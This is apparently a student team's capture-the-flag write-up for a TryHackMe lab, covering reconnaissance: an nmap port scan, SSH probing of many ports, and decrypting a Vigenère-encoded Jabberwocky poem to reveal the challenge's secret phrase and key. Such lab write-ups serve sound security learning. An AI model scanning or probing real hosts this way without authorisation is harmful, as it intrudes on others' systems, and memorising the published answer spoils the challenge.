PenTest 1
Looking Glass
No Entry

Members:

ID	Name	Role
1211102976	Lee Le Xuan	Leader
1211103182	Ester Ong Xiang Lin	Member
1211102020	Jackter Un Chia Te	Member
1211102575	Pang Ding Yuan	Member


Step 1: Recon and Enumeration

Members Involved: Le Xuan, Ester

Tools used: Terminal, Nmap, SSH, Google, Reddit, Boxentriq, Guballa


Thought Process and Methodology and Attempts:

Firstly, Le Xuan and Ester did a N-map port scan to find out which ports are open.




```
┌──(1211102976㉿kali)-[~]
└─$ nmap 10.10.164.201
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-25 21:03 EDT
Nmap scan report for 10.10.164.201
Host is up (0.22s latency).
Not shown: 916 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
9000/tcp  open  cslistener
9001/tcp  open  tor-orport
9002/tcp  open  dynamid
9003/tcp  open  unknown
9009/tcp  open  pichat
9010/tcp  open  sdr
9011/tcp  open  d-star
9040/tcp  open  tor-trans
9050/tcp  open  tor-socks
9071/tcp  open  unknown
9080/tcp  open  glrpc
9081/tcp  open  cisco-aqos
9090/tcp  open  zeus-admin
9091/tcp  open  xmltec-xmlmail
9099/tcp  open  unknown
9100/tcp  open  jetdirect
9101/tcp  open  jetdirect
9102/tcp  open  jetdirect
9103/tcp  open  jetdirect
9110/tcp  open  unknown
9111/tcp  open  DragonIDSConsole
9200/tcp  open  wap-wsp
9207/tcp  open  wap-vcal-s
9220/tcp  open  unknown
9290/tcp  open  unknown
9415/tcp  open  unknown
9418/tcp  open  git
9485/tcp  open  unknown
9500/tcp  open  ismserver
9502/tcp  open  unknown
9503/tcp  open  unknown
9535/tcp  open  man
9575/tcp  open  unknown
9593/tcp  open  cba8
9594/tcp  open  msgsys
9595/tcp  open  pds
9618/tcp  open  condor
9666/tcp  open  zoomcp
9876/tcp  open  sd
9877/tcp  open  x510
9878/tcp  open  kca-service
```

As the ports shown were too many, Ester and Le Xuan tried to figure out the correct one by trying all the ports shown using SSH as the scanning results showed every port uses SSH service. Each time a port was tested, a hint will be given. The given hint was mirrored (we knew this from the hint given on TryHackMe), which means that if it shows ‘higher’, it means ‘lower’. However, both of them could not get the correct port after trying the ports from the scanning results.
Hence, Ester started to try some ports that were not in the scanning results and finally got the correct port and paragraphs of texts were shown.



```
┌──(1211102976㉿kali)-[~/Downloads]
└─$ ssh 10.10.164.201 -p 10215
The authenticity of host '[10.10.164.201]:10215 ([10.10.164.201]:10215)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:21: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
    ~/.ssh/known_hosts:24: [hashed name]
    ~/.ssh/known_hosts:25: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    (2 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.164.201]:10215' (RSA) to the list of known hosts.
Lower
Connection to 10.10.164.201 closed.

┌──(1211102976㉿kali)-[~/Downloads]
└─$ ssh 10.10.164.201 -p 10243
The authenticity of host '[10.10.164.201]:10243 ([10.10.164.201]:10243)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:19: [hashed name]
    ~/.ssh/known_hosts:20: [hashed name]
    ~/.ssh/known_hosts:21: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
    ~/.ssh/known_hosts:23: [hashed name]
    ~/.ssh/known_hosts:24: [hashed name]
    ~/.ssh/known_hosts:25: [hashed name]
    ~/.ssh/known_hosts:26: [hashed name]
    (3 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.164.201]:10243' (RSA) to the list of known hosts.
Lower
Connection to 10.10.164.201 closed.

┌──(1211102976㉿kali)-[~/Downloads]
└─$ 
```




```
┌──(1211103182㉿kali)-[~]
└─$ ssh jabberwock@10.10.78.25 -p 12033
The authenticity of host '[10.10.78.25]:12033 ([10.10.78.25]:12033)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:34: [hashed name]
    ~/.ssh/known_hosts:35: [hashed name]
    ~/.ssh/known_hosts:36: [hashed name]
    ~/.ssh/known_hosts:37: [hashed name]
    ~/.ssh/known_hosts:38: [hashed name]
    ~/.ssh/known_hosts:39: [hashed name]
    ~/.ssh/known_hosts:40: [hashed name]
    ~/.ssh/known_hosts:41: [hashed name]
    (36 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.78.25]:12033' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
```


A secret key was needed to be entered below the paragraphs. To find out the secret key, Ester had tried to decode the paragraphs in cyberchef but it failed to show a readable result.

Le Xuan decided to google about it and found a reddit post with the similar problem. In the post, someone provided a solution which is to use vigenere to decode it. Hence, Le Xuan pasted the text in the Boxentriq website that contains the vigenere tool and got the key which is the alphabet cipher. She then successfully obtained the secret key by decoding the text using the alphabet cipher key.

After being told by Le Xuan that the paragraphs can be decoded with the Vigenere tool, Ester also tried to use another website named Guballa and both of them got the same results.



```
'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```



Posted by u/Reelix 2 years ago

Text-based cipher

Unsolved

I found the following on an online challenge site, and it had me stumped.

Encoded:

> 'Mdes mgplmmz, cvs alv lsmtsn aowil
> Fqs ncix hrd rxtbmi bp bwl arul
> Elw bpmtc pgzt alv uvvordcet,
> Egf bwl qffl vaewz ovxztiql.


Original:

> 'Twas brillig, and the slithy toves
> Did gyre and gimble in the wabe
> All mimsy were the borogoves,
> And the mome raths outgrabe.

I need to figure out how this is encoded. It doesn't seem to be a simple substitution cipher, nor is any other cipher that I'm familiar with. I thought it might be Affine, but couldn't figure out the specific values, and any other numeric incremental iterations I have attempted have failed.

I have noticed that several characters seem to be unencrypted (Which seems to often be every 4th character, but not always), although could not find a stable pattern.

Any assistance would be greatly appreciated :)




finsternacht · 2 yr. ago

Take the ciphertext and decrypt it with the plaintext as the key. If it was vigenere, you'll see the real key pop out. Which is the case here.

Reelix OP · 2 yr. ago

Oh! I didn't realize that you could do that!

Thanks! And - Solved!



Vigenere Tool

```
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.
```

Standard Mode

English

Auto Solve Options

Min Key Length: 3

Max Key Length: 20


Iterations: 100

Max Results: 10

Spacing Mode: Automatic

Auto Solve results

Score	Key	Text
37275	thealphabetcipher	twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the



thealphabetcipher

Standard Mode

English

Auto Solve Options

Min Key Length: 3

Max Key Length: 20

Iterations: 100


Max Results: 10

Spacing Mode: Automatic

Results

Decoded message.

```
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock
```



Startseite▾ Schach▾ Geocaching▾ Bits & Bytes▾ Galerie▾ Neuigkeiten▾
www.guballa.de

Was gibt's Neues?

2020-02-21 19:27

The Substitution Breaker is now Open Source

I finally decided to open source the implementation of the substitution breaker.

Weiterlesen ...

2019-12-30 23:22

... and here comes support for Portuguese

This time both solvers have learnt to speak Portuguese.

Weiterlesen ...

2019-12-27 20:47

Solver: Support for Dutch added

The Vigenere Solver as well as the Substitution Solver now speak one additional language: Dutch. Some work was required, as my favorite site does not provide ngrams for Dutch.

Weiterlesen ...

» Vigenere Solver «

This online tool breaks Vigenère ciphers without knowing the key. Besides the classical variant Beaufort ciphers and Autokey ciphers are supported as well.

As an example you can crack the following cipher text with this tool:

```
Altd hlbe tg lrncmwxpo kpxs evl ztrsuicp qptspf.
Ivplyprr th pw clhoic pozc. :-)
```

If you would like to know how this Vigenere breaker works have a look at the bits & bytes corner (German only).

